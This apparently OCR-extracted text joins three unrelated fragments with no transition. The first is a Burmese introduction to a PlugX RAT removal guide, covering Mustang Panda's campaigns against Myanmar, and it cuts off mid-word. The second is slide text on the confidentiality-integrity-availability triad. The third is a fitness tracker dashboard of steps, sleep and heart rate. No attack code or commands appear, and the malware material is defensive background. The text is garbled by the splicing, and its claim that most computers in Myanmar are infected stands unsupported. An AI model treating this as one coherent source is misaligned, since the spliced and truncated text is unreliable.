
PlugX RAT ၏ သမိုင်းကြောင်း

၁။ တရုတ်နိုင်ငံအခြေပြု ဟက်ကာအဖွဲ့ဖြစ်သော Mustang Panda သည် ၂၀၁၂ ခုနှစ်မှစ၍ အာရှ-ပစိဖိတ်ဒေသတွင်း နိုင်ငံများအား ပစ်မှတ်ထား၍ ဆိုက်ဘာတိုက်ခိုက်လျက်ရှိပြီး သတင်း အချက်အလက်များကို ခိုးယူရန် ကြိုးစားလျက်ရှိကာ ၂၀၁၉ ခုနှစ်တွင် မြန်မာနိုင်ငံကို ပစ်မှတ်ထား၍ PlugX RAT ဖြင့် တိုက်ခိုက်ရန်ကြိုးစားလျက်ရှိပြီး မြန်မာနိုင်ငံအတွင်းရှိ ကွန်ပျူတာ အများစုသည် PlugX RAT ၏ တိုက်ခိုက်ခြင်းခံရလျက်ရှိပါသည်။

၂၀၂၀ ပြည့်နှစ်၊ ဇွန်လ (၉)ရက် (ယနေ့)တွင် "PlugX Removal Guide 1.0" ကို ရေးသားထုတ်ဝေလိုက်ပါသည်။

ဤဖယ်ရှားရှင်းလင်းနည်း လမ်းညွှန်တွင် PlugX RAT ၏ သမိုင်းကြောင်း၊ PlugX ၏ စတင်ပျံ့နှံ့ပုံနှင့် အလုပ်လုပ်ပုံ၊ PlugX RAT မျိုးကွဲများ၏ ယေဘုယျ လက္ခဏာများ၊ PlugX RAT အား တိုက်ခိုက်ခံထားရသော ကွန်ပျူတာမှ ရှင်းလင်းဖယ်ရှားခြင်း၊ PlugX RAT အား တိုက်ခိုက်ခံထားရသော Storage Devices များမှ ရှင်းလင်းဖယ်ရှားခြင်းနှင့် PlugX RAT တိုက်ခိုက်မ

Pragmatic Digital Security



Digital Security Fundamental

Confidentiality

- Keeping secret & private


Integrity

- Keeping accurate & reliable

Availability

- Keeping accessible and reliable

Wearables


Steps

7 Days

7-Day Average
13,414 steps

7-Day Total
93,491 steps

Weekly Goal Progress
134% of 70,000

11:31 8:21

5 hr 56 min
49 mins awake

Recent Exercise

June 09

12,208 steps

2,353 cals


8.58 km

61 active mins

This Week's Activity

GOAL 69,296 of 70,000

60 bpm
resting heart rate


TIME ASLEEP

3 hrs 9 mins

